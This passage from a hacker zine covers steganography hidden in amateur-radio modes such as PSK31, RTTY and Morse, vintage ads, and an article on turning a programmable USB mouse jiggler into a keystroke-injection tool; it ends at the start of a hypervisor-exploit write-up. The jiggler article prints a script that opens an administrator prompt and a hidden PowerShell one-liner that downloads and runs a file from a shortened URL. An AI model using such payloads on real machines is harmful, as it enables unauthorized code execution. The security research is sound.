Seeing this sum and knowing the carrier frequency, one might wonder: can't we make do with just one term of the sum $\alpha+\beta$, and ignore $\alpha-\beta$? Indeed, if one applies a filter to cut the frequencies less than the carrier from the transmitted signal, one can save half the bandwidth and still recover the signal β. This trick is known as the Upper Side Band, and it used for the actual digital radio transmissions.

[16] `https://github.com/pdogg/jt65stego`

[17] Steganography in Commonly Used HF Protocols, Drapeau and Dukes, Defcon 22

[18] `unzip pocorgtfo08.pdf jt65.pdf`

[19] `unzip pocorgtfo08.pdf psk31.pdf`

character set features many of the familiar ASCII characters, but they are rearranged so that the most common characters require the fewest bits. For example, the letter `e` is encoded as `11`, using two bits instead of the eight (or seven) that it would consume in ASCII. Lowercase letters are generally shorter than upper case letters, with uncommon control characters taking the most bits.

A partial Varicode alphabet is shown in Figure 2. Additionally, an idle of at least two `0` bits is required between Varicode characters. No character begins or ends with a `0`, and for clock recovery reasons, there will never be a string of more than six `1` bits in a row.

4.3.2 Encoding

To encode a message, letters are converted to bits through the Varicode table, delimited by `00` to keep them distinct. As PSK31 is designed for live use by a human operator in real time, any number of zeroes may be appended. That is, "`e e`" can be rendered to `110010011`, `110000010011`, or `1100100011`; there is no difference in meaning, only transmission time.

PSK31 encodes the bit `1` as a continuous carrier and the bit `0` as a carrier phase reversal. So the sequence `11111111` is a boring old carrier wave, no different from holding a Morse key for a quarter-second, while `00000000` is a carrier that inverts its phase every 31.25 ms.

So what's a phase reversal? It just means that what used be the peak of the wave is now a trough, and what used to be the trough is now a peak.

4.3.3 Decoding

As described in Martinez' PSK31 article, a receiver first uses a narrow bandpass filter to select just one PSK31 signal.

It then multiplies that signal with a time-delayed version of itself to extract the bits. The output will be negative when the signal reverses polarity, and positive when it does not.

Once the bits are in hand, the receiver splits them into Varicode characters. A character begins as the first `1` after at least two zeroes, and a character ends as the last `1` before two or more zeroes. After the characters are split apart, they are parsed by a lookup table to produce ASCII.

4.4 PSK31 Stego

4.4.1 Extending the Varicode Character Set

G3PLX's original article contains a second part, in which he notes that his original protocol provides no support for extended characters, such as the British symbol for pounds sterling, £. Wishing to add such characters, but not to break compatibility, he noted that the longest legal Varicode character was ten




Figure 1: PSKReporter, a Service for Monitoring PSK31

bits long. Anything longer was ignored by the receiver as a damaged and unrecoverable character, so PSK31 uses those long sequences for extended characters.

Reviewing the source code of a few PSK31 decoders, we find that Varicode still has not defined anything with more than twelve bits. By prefixing the character Alice truly intends to send with a pattern such as `101101011011`, she can hide special characters within her message. To decode the hidden message, Bob will simply cut that sequence from any abnormally long character.

4.4.2 Hiding in Idle Lengths

PSK31 requires *at least* two `0` bits between characters, but it doesn't specify an exact limit. It's not terribly uncommon to see forgotten transmitters spewing limitless streams of zeroes into the ether as their operators sit idle, never typing a character that would result in a zero. Alice can abuse this to hide extra information by encoding data in the variable gap between characters.

For an example, Alice might place the minimal pair of zero bits (`00`) between characters to indicate a zero while a triplet (`000`) indicates a one.

4.4.3 Extending the Symbol Set

In its classic incarnation, PSK31 uses Binary Phase Shift Keying (BPSK), which means that the phase flips 180 degrees. This is sometimes called BPSK31, to distinguish it from a later variant, QPSK31, which uses Quadrature Phase Shift Keying (QPSK).

LAN PARTY
72 hours -->
500 seats -->
20 / 23 August 2015 -->
Varna, Bulgaria -->
grid.hour.bg/en -->
GRID HOUR

11101	LF	1011	a	1111101	A
11111	CR	1011111	b	11101011	B
1	SP	101111	c	10101101	C
10110111	0	101101	d	10110101	D
10111101	1	11	e	1110111	E
11101101	2	111101	f	11011011	F
11111111	3	1011011	g	11111101	G
101110111	4	101011	h	101010101	H
101011011	5	1101	i	1111111	I
101101011	6	111101011	j	111111101	J
110101101	7	10111111	k	101111101	K
110101011	8	11011	l	11010111	L
110110111	9	111011	m	10111011	M
		1111	n	11011101	N
		111	o	10101011	O
		111111	p	11010101	P
		110111111	q	111011101	Q
		10101	r	10101111	R
		10111	s	1101111	S
		101	t	1101101	T
		110111	u	101010111	U
		1111011	v	110110101	V
		1101011	w	101011101	W
		11011111	x	101110101	X
		1011101	y	101111011	Y
		111010101	z	1010101101	Z

Figure 2: Partial PSK31 Varicode Alphabet

QPSK performs phase changes in multiples of 90 degrees, providing G3PLX extra symbol space to perform error correction.

Alice can use the same trick to form a polyglot with BPSK31, but this presents a number of signal processing challenges. Simply using the 90-degree shifts of QPSK31 would be a bit of an indiscretion, as BPSK interpreters would have wildly varying interpretations of the message, often decoding the hidden bits to visible junk characters.

Using a terribly small shift is a tempting idea, as Alice's use of balanced 170 and 190 degree transitions might be rounded out to 180 degrees by the receiver. Unfortunately, this would require *extremely* stable and well tuned radio equipment, giving Bob as much trouble receiving the signal as Eve is supposed to have!

Instead of adding additional phases to BPSK31, we propose instead that the error correction of QPSK31 be abused to encode additional bits. Alice can encode data by *intentionally inserting errors* in a QPSK31 bitstream, relying upon Eve's receiver to remove them by error correction. Bob's receiver, by contrast, would know that the error bits are where the data really is.

4.5 Classic RTTY (ITA2)

RTTY—pronounced "Ritty"—is a radio extension of military teletypewriters that has been in use since the early thirties. It consists of five-bit letters, using shifts to implement uppercase letters and foreign alphabets. Although implementation details vary, most amateur stations use 45 baud, 170Hz shift, 1 start bit, 2 stop bits, and 5 character bits. The higher frequency is a mark (one), while the lower frequency is a space (zero).

As more digital protocols other than CW and RTTY weren't legalized until the eighties, all sorts of clever tricks were thought up. Figure 4 shows RTTY artwork from W2PSU's article in the September 1977 issue of 73 Magazine. Lacking computerized storage and cheap audio cassettes, it was the style at the time to store long stretches of paper tape as rolls in pie tins, with taped labels on the sides.

Figure 6 describes Western Union's ITA2 alphabet used by RTTY, which is often—if imprecisely—called Baudot Code. In that figure, `1` indicates a high-frequency mark while `2` indicates a low-frequency space. Note that these letters are sent almost like a UART, least-significant-bit first with one start bit and two stop bits.

4.6 Some Ditties in RTTY

4.6.1 Differing Diddles

Unlike a traditional UART, RTTY sends an idle character—colloquially known as a Diddle—of five marks when no data is available. This is done to prevent the receiver from becoming desynchronized, but it isn't strictly mandatory. By not sending the diddle character (`11111`) when idle, the mark bit's frequency can be left idle for a bit, encoding extra information.

Additionally, there are not one but *two* possible diddle characters! Traditionally the idle is filled with `11111`, which means `Shift to Letters`, so the transmitter is just repeatedly telling the receiver that the next character will be a letter. You could also send `11011`, which means `Shift to Figures`. Sending it repeatedly also has no effect, and jumping between these two diddle characters will give you a side-channel for communication which won't appear in normal RTTY receivers. As an added benefit, it is visually less conspicuous than causing the right channel of your RTTY broadcast to briefly disap-

BPSK	10101101	00	111011101	000	1	00	10101101	000	111011101	00	1	00
PSK31	C		Q		[SP]		C		Q		[SP]	
Idle		0		1		0		1		0		
BPSK	101101	00	11	000	1	00	1111101	000	10111101	00	1111111	00
PSK31	d		e		[SP]		A		1		I	
Idle		0		1		0		1		0		0
BPSK	10101101	00	1110111	0	0	0	0	0	0	0	0	0
PSK31	C		E									
Idle		0										

Figure 3: `010100101000` Hidden in PSK31 Idle Bits




Figure 4: RTTY Art of Seattle Slew from the mid 1970's




Figure 5: Weather Fax

	Letter	Figure		Letter	Figure
00000	Null	Null	11010	G	&
00100	Space	Space	10100	H	#
10111	Q	1	01011	J	’
10011	W	2	01111	K	(
00001	E	3	10010	L	)
01010	R	4	10001	Z	”
10000	T	5	11101	X	/
10101	Y	6	01110	C	:
00111	U	7	11110	V	;
00110	I	8	11001	B	?
11000	O	9	01100	N	,
10110	P	0	11100	M	.
00011	A	–	01000	CR	CR
00101	S	Bell	00010	LF	LF
01001	D	WRU?	11011	FIGS	
01101	F	!	11111		LTRS

Figure 6: RTTY’s ITA2 Alphabet

pear!

4.6.2 Stop with the Stop Bits!

RTTY is described in the old UART tradition as `5/N/2`, meaning that it has `5` data bits, `No` parity bits, and `2` stop bits. There’s a cool trick to UARTs that’s worth remembering: the transmitter can always have *more* stop bits than the receiver demands, and the receiver can always demand *fewer* stop bits than the transmitter sends.

4.7 Toe Tappin’ CW

Carrier Wave (CW) modulation—better known as Morse code—was the first widely deployed digital mode to replace spark-gap transmitters. Designed for a human operator to manually use, CW is a perfect choice for easy polyglots.

As a quick review, CW consists of dots and dashes. A dash is three times as long as a dot. The off-time between elements of a letter is as long as a dot, and the off-time between letters in a word is as long as a dash. The off-time between words is seven times as long as a dot, or a bit more than twice as long as a dash.

4.7.1 QRSS

While other protocols have standard data rates, Morse relies on the recipient to adjust to the rate of the transmitter. Operators often find themselves unable to keep up with an expert or impatiently waiting on a station that transmits slowly, so shorthand was developed to ask the other side to change rate. `QRQ` requests that the other side transmit more quickly, and `QRS` requests that the other side slow down.

QRSS is a variant of CW in which the message is sent very, *very* slowly. Rather than a dot lasting a fraction of a second, it might last as long as a minute! A receiver can then take a recording of a very weak signal, slow down the recording, and visually observe the signal to determine its meaning.

While protocols such as RTTY and PSK31 don’t take kindly to the sorts of frequent interruptions that normal CW would impart, these protocols can easily produce QRSS transmissions that are legible by slowing down recordings. For example, Alice might send “`A1BOB A1BOB de A1ICE`” for a dot and “`A1BOB A1BOB de A1ICE. A1BOB A1BOB de A1ICE. A1BOB A1BOB de A1ICE.`” for a dash.

This is of course a bit easy to recognize from a waterfall, but it might be a fun way to meet your neighbors!

4.7.2 From Ethernet to Æther with Madeline

In a row house in Philly
that was covered with vines
Was an Ethernet network
in four twisted lines
In four twisted lines
they ran to the laundry
And to the satellite dish
and to the pantry
The twists ended too soon
and ceased to align
Interfering with 10 meters
all down the line
The protocol
was Madeline.


It's clear enough that you could transmit Morse code through Wifi by sending bursts of traffic, but what about wired Ethernet?

Some folks are very particular when wiring CAT5e cable, ensuring that the twisted pairs are untwisted at the last possible position before the connector. Other folks—such as your neighborly authors—are far less particular in their wiring, and when the wiring is performed poorly, interference is observed near 28.121 MHz!

Still better, the interference varies with traffic! When the network is idle, the interference appears as a nice thin carrier wave. When the network is busy, the interference grows to be nearly four hundred Hertz wide.

The following is a letter of Morse code transmitted from (poorly) wired Ethernet to the 10-meter band through what we are calling the Madeline protocol. This transmission isn't strong enough to carry very far, but the Baudline-generated waterfall in that figure was recorded from outside of a real house, with a signal generated by a real Ethernet network. The recording was made by an Upper SideBand receiver tuned to 28.120 MHz.[20] The narrow-band signal at 28.121 MHz becomes wide whenever lots of traffic goes across the wired network; in this case, from activity on a VNC session.

[20] `unzip pocorgtfo08.pdf madelinek.wav`



4.8 Patching FLDigi

All of this high-falutin' theorizin' don't do a lick of good without some software to back it up. Supposing that Alice is a modern unix programmer, but that Bob hasn't written code for anything more modern than a Commodore 64, Alice will need to provide him with a GUI application that easily interfaces with his radio.

The most direct route for this is to patch FLDigi, a popular open source application for digital communication over ham radio with a live operator. Internally, FLDigi implements softmodems for CW, PSK31, RTTY, WEFAX, and several other protocols.

4.9 Part 97; or, Don't be a Jerk!

Be aware that in general, it's both illegal and immoral to be a jerk on the amateur bands. Interference is forbidden in amateur radio, not because jamming research is bad, but because it's rude to stomp on someone else's transmission. Cryptography is forbidden in amateur radio, not because of any evil conspiracy to destroy privacy, but because cryptography makes a transmission opaque, preventing newcomers from joining the conversation.

So for those of you who do not live in Nehemiah Scudder's oppressive theocracy, please be so kind as to keep your polyglot messages unencrypted. Make a fox hunt of sorts out of your protocol experimentation, with the surface PSK31 message advertising your callsign along with the name and parameters of your real protocol.


– — — – — — — — – — –

We hope that this article has taught you a little about radio and signal processing. Get an amateur license, build a station, and start experimenting with new protocols on the friendly airwaves.

73's from Appalachia,
—Travis and Muur

QSLs for 1¢


Offer Valid Until Midnight, December 31, 1974



Style A — Black type on Blue world

- two styles
- QSO info back
- two colors
- LOW PRICES

While the cost of almost everything keeps spiraling upward, 73 has kept the price of these beautiful QSLs at rock-bottom. When we started selling *Top Quality* QSLs last year for a **PENNY-A-PIECE** (postpaid yet!) it was a fantastic deal; this year it's the next best thing to having an oil well in your own backyard!



Style B — Jet Black on White card

LAST CHANCE

ORDER — AND PAY
250 . . . . . $6 (2.5¢ ea)
500 . . . . . $10 (2¢ ea)
1000 . . . $15 (1.5¢ ea)
2000 . . . . . $20 (1¢ ea)

These QSLs are printed on *Fine Quality Glossy Card Stock* and are as good or better than cards sold elsewhere for several times the price. We can offer this fantastic low price, because we "gang print" orders between other jobs in our own print shop which keeps the costs way down and we pass the savings on to you. If you haven't been QSLing as much as you'd like to because of the cost of cards, do you really have an excuse anymore? Get some cards and help improve the image of U.S. Amateurs.

☐☐☐☐☐☐☐☐☐☐☐☐☐☐ *ORDER BLANK* ☐☐☐☐☐☐☐☐☐☐☐☐☐☐

Name _____ Call _____
(First and last name is most friendly)

Address _____
(as brief as possible and still get through the mail)

City _____ State _____ ZIP _____ (a must) County _____ (if desired on the card)

Style
A ☐
B ☐

Awards to be listed on card _____ (if desired)

☐ **250** ☐ **500** ☐ **1000** ☐ **2000** cards

Foreign Orders: Add following amounts for shipping and handling. (Parcel Post)

250 — $1.75 **1000 — $4.00**
500 — $2.25 **2000 — $6.25**

Check local Post Office for air rates . .

Amount enclosed $_____

A product of 73 Magazine, Peterborough NH

5 Jiggling into a New Attack Vector

by Mickey Shkatov

Note: The manufacturer of the device discussed in this article is not distributing anything dangerous. This is a legitimate tool that can be made into something dangerous.

One day, during a conversation with my colleague Maggie Jauregui, she showed me a USB dongle-like device labeled Mouse Jiggler and told me this nifty little thing's purpose is to jiggle the mouse cursor on the screen. Given my interest in USB, I expected that the device might be a cheap microcontroller emulating USB HID. If there were a way to reprogram that microcontroller, it could be made into something malicious!

I looked for more information about this peculiar device. I found the exact same model (the MJ-2) that Maggie had showed me, but the website listed information about a newer, smaller model, the MJ-3. As the website describes it,

> The MJ-3 is programmable, making it ideal for repetitive IT or gaming tasks. You can create customized scripts with programmed mouse movement, mouse clicks, and keystrokes.

"The MJ-3 is programmable." There was really no need to read any further. This was all the motivation I needed. I purchased one online. The cost of this device was just twenty dollars, which is quite cheap if you ask me.

While I waited for the thing to arrive, I continued to read some other interesting facts about the device. Here are some highlights:

1. MJ-3 is even smaller—roughly the size of a dime—at just 0.75" x 0.55" x 0.25" (18mm x 14mm x 6mm).

2. IT professionals use the Mouse Jiggler to prevent password dialog boxes due to screensavers or sleep mode after an employee is terminated and they need to maintain access to their computer.

3. Computer forensic investigators use Mouse Jigglers to prevent password dialog boxes from appearing due to screensavers or sleep mode.

A quick look at WiebeTech, the company that makes these devices, reveals the forensic nature of the use case.

WiebeTech, the manufacturer of the MJ-3, makes all sorts of forensics equipment including write-blocks, forensic erasers, digital investigation tools, and other devices.

I already had plans to sniff the USB traffic, track down the microcontroller datasheet, and create a

tool to reprogram it. However, I later found a commercial piece of software that does exactly that. I had to download and play with it.

This software was able to program the MJ-3 to be a keyboard, pre-programmed with up to two hundred key strokes that cycle in a loop.

To sum up, we've got a tiny USB dongle that looks like a wireless mouse receiver. It is programmable with keystrokes, and costs next to nothing. So what's next? Malicious re-purposing, of course!

Unlike other programmable USB HID devices—such as the USB Rubber Ducky, which has far greater storage capacity for keystrokes—we are left with only about 200 characters.

I say characters because it is easy to explain that way. Each line item in a script for this device can hold more than a single character. Each item holds a combination of modifier keys, a letter key, and a delay of up to 255 seconds. The byte-by-byte breakdown and explanation can be found at the end of this article.

These are 200 characters:
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOO

Not a lot, but still enough for some fun. Let's begin by opening an administrator command prompt.

1. Press Ctrl+Escape. Delay 0 seconds.
2. Press C. Delay 0 seconds.
3. Press M. Delay 0 seconds.
4. Press D. Delay 0 seconds.
5. Press Ctrl+Shift+Enter. Delay 2 seconds.
6. Press Left arrow. Delay 0 seconds.
7. Press Return (Enter). Delay 0 seconds.
8. Delay 2 seconds.

Once the last event is done, we might simply tell the controller to jump to Event 8 to remain in a delay loop and stop executing.

The result is an eight-line script for opening an administrator command prompt, which was fun and easy. However, a red teamer wanting to use this thing would need more than just a command prompt. How about a PowerShell download and execute one liner from the Rubber Ducky Exploit wiki written by Mubix? If we use a URL-shortening service, we can save a few characters and squeeze that into something like the following 152 characters.

```
1 powershell -windowstyle hidden (new-object
    System.Net.WebClient).DownloadFile('http
    ://bit.ly/1ngVd9i','%TEMP%\bob.zip');
    Start-Process "%TEMP%\bob.zip"
```

I'll leave the rest of the red team thinking to you. If you do make a cool and nifty script, please share it. You can find the dump and description of the sniffed USB communication below. Enjoy!

– — — – — — — — — — –

Dongle programming communication looks like this, as a sequence of OUT data packets in order.

- `0B 00 30 00 AA 04 00 00 92`
  Prefix packet indicating the number of commands to be sent and ending in some sort of checksum (92). The only checksum/CRC link found in the client software uses the QT checksum function, which is CRC16-CCITT based. Why don't you try to figure this one out?

- `0B 01 32 02 FF 04 00 00 00`
  Data packet specifying a command. (Figure 7.)

- `0B 02 32 00 00 05 00 00 00`
  Data packet specifying a command.

- `0B 03 32 00 00 06 00 00 00`
  Data packet specifying a command.

- `0B 04 35 00 01 00 00 00 00`
  Data packet specifying the final command telling the controller to jump to which command after the last one has been executed.

- `0C 00 00 00 00 00 00 00 00`
  A suffix command to indicate the end of programming.

Each command to be programmed on the controller is sent over USB. As an example, Figure 7 examines the bytes of the "Windows key+Ctrl+Alt+Shift+A" line of the script.

	0B 01 32 02 FF 04 00 00 00
0B	A prefix sent with each data packet
01	The index of the command sent in this data packet
32	Packet type: 31 is Mouse 32 is Keyboard 34 is Delay
02	The delay in seconds after the keystroke has been performed by the controller.
FF	A bit flag for indicating key modifiers pressed. 88 Windows key–10001000 44 Alt key–01000100 22 Shift key–00100010 11 Ctrl key–00010001
04	Represents the keyboard letter A. See Figure 8.
00 00 00	Padding

Figure 7: Example Jiggler Packet: "Windows key+Ctrl+Alt+Shift+A"

0	No Key	22	5	42	F9
4	A	23	6	43	F10
5	B	24	7	44	F11
6	C	25	8	45	F12
7	D	26	9	4A	Home
8	E	27	0	4B	Page Up
9	F	28	Return	4C	Delete Forward
A	G	29	Escape	4D	End
B	H	2A	Delete	4E	Page Down
C	I	2B	Tab	4F	Right Arrow
D	J	2C	Space	50	Left Arrow
E	K	2D	—	51	Down Arrow
F	L	2E	=	52	Up Arrow
10	M	2F	[	53	Num Lock
11	N	30	]	54	/ Keypad
12	O	31	\	55	* Keypad
13	P	33	;	56	
14	Q	34	’	57	
15	R	35	‘	58	Enter Keypad
16	S	36	,	59	1 Keypad
17	T	37	.	5A	2 Keypad
18	U	38	/	5B	3 Keypad
19	V	39	Caps Lock	5C	4 Keypad
1A	W	3A	F1	5D	5 Keypad
1B	X	3B	F2	5E	6 Keypad
1C	Y	3C	F3	5F	7 Keypad
1D	Z	3D	F4	60	8 Keypad
1E	1	3E	F5	61	9 Keypad
1F	2	3F	F6	62	0 Keypad
20	3	40	F7	63	. Keypad
21	4	41	F8		

Figure 8: Jiggler Keycode Table

Special Purchase
LAP COMPUTER
FULL FACTORY WARRANTY

BUILT IN 300 BAUD MODEM
Built in spread sheet, similar to Lotus
Terminal Emulator to Communicate with Personal or Mainframe Computers
IT'S A HANDS FREE PHONE
Comes with Rechargeable Batteries and Charger.
Options Available
Serial or Parallel Port
Workslate Printer

workSlate
BY CONVERGENT TECHNOLOGIES

THE MOST PORTABLE TERMINAL

OUR BEST PRICE EVER $295.00 ORIGINALLY $1195.00

INCLUDES FREE SOFTWARE WORTH $88.00
Information and Consultant Services Software.

This state of the art computer comes with two instructional cassettes that talk you through the learning process. This means a human voice tells you which keys to press as you are learning to manipulate information on the screen. This computer also has built-in hardware that lets you hook in to services like Dow Jones/News Retrival, The Source, MCI Mail, and many other services, including thousands of electronic bulletin boards. • **Dimensions:** 8½"x11¼"x 1", 3 lbs. **Display:** LCD, 46 characters per line, 16 lines. **Keyboard:** 60 keys. Typewriter-style keyboard and calculator pad. **Power:** NiCad-rechargeable battery, AC adaptor/rechanger or 4AA alkaline batteries. Software: Built-in handles worksheets for Financial analysis, phone, calendar and communications management. Internal Memory up to 12 8½" x 11" pages Microcasettes store up to 10 worksheets or 45 minutes of audio information.

OTHER SOFTWARE PACKAGES • WITH PURCHASE ONLY

Cash Management	$15.00	Insurance Analyzer	$15.00
Financial Statements	(2) $15.00	Real Estate	(2) $15.00
Inventory Analysis	$15.00	Electronic Mail	$25.00
Marketing Management	$15.00	Information Services	$25.00
Sales Reporter	$15.00	Loan Analysis	$15.00
Travel	$15.00	Portfolio Analysis	(2) $15.00

15 Day Money Back Guarantee

CEC
1745 Adrian Road, No. 1
Burlingame, CA 94010
415/342-4058
800/228-3411

6 The Hypervisor Exploit I Sat on for Five Years

by DJ Capelis and Daniel Bittman

Among its many failings, peer review is especially deficient when it comes to computer security. The idea that a handful of busy researchers will properly review a security system described solely in a paper in the time they're reading through a large stack of papers is one of the extreme blind spots of our field's academic process.

It is not surprising systems with holes appear in published literature. Unfortunately, there's not even a good process to correct these situations when holes *are* found. The authors of papers are not required to provide code, so even if one suspects a hole exists, writing a proof of concept requires reconstructing the system described in the paper sufficiently well enough to have something to exploit. And then, of course, there's no point in doing any of this work, since "I found a bug in a published system" is not usually publishable, unlike *every single other* branch of science where disproving a published result is notable. In computer science, it's never notable when our papers are broken.

So neighbors, this was the situation I found myself in for the past five years or so, as I sat on a hypervisor bug in a research system no one really used. The authors, meanwhile, ignored e-mails, filed a patent on the technology described in their paper, and went on to continue a successful career in research.

Luckily, in the intervening years, a few things happened:

1. PoC||GTFO started publishing, which means anything our Pastor likes can be published here. And, especially when the Pastor has been drinking, obscurity is no bar to entry.

2. I ran into Daniel, who was building an operating system *anyway* and figured making a PoC for this bug was something he might as well do. (I was too fed-up by this point to spend the time on it.)

So without further ado, let me describe the system we pwn'd and how we pwn'd it.

The paper we're breaking in this article is *Secure In-VM Monitoring Using Hardware Virtualization*, published in 2009 at the ACM Conference on Computer and Communications Security. As these things go, in academia this is considered a "top tier" conference. Back in the dark ages, when dragons roamed the earth, and we didn't have support of Extended Page Tables (EPT) in our Intel chips, rapid page table switches were expensive. The goal of this paper was to allow quick switching between security contexts without requiring an expensive VMEXIT/VMENTER. The researchers cleverly leveraged `CR3` Target Values, which allow a limited (4, usually) set of addresses that non-root VMX code can set as the page tables base in the `CR3` register. This effectively allows an untrusted operating system to switch page tables into the code used to do introspection without causing a VMEXIT.

This neat hack caused the average overhead of their syscall introspection code to go from 46% to 4%. Which basically means that their system moved from an unreasonable performance penalty down to a level where someone could take it seriously. Which is nice, if they could keep the same security guarantees.

The security constraints were implemented in the page tables, as shown in Figure 9.

In theory, this page table setup means that the system under monitoring can never set a `CR3` value without causing a fault, except by going through the entry and exit gates. Attempts to jump directly to the introspection code fail since those pages aren't mapped into the monitored code's view of memory. Attempts to change the `CR3` value to the introspection code's page tables outside the entry gates fail because the next instruction executes in the context of the introspection code, where all those pages aren't mapped as executable. The only way to jump into the introspection code, according to the paper, is through the entry/exit gates code present in the shared gate pages and mapped as executable in both.

What we really want is a way to cause the processor to jump and move page tables at the same time. In some other architectures (SPARC, for instance) there's the concept of a delay slot, where some instructions take another instruction to fill otherwise empty pipeline bubbles. In an architecture like this, jumping out of the security boundary is trivial... but this is x86; x86 doesn't have delay slots, right?

Turns out, that is not exactly true. Quoth the Intel Architecture Manual Volume 2B on the `STI` instruction:

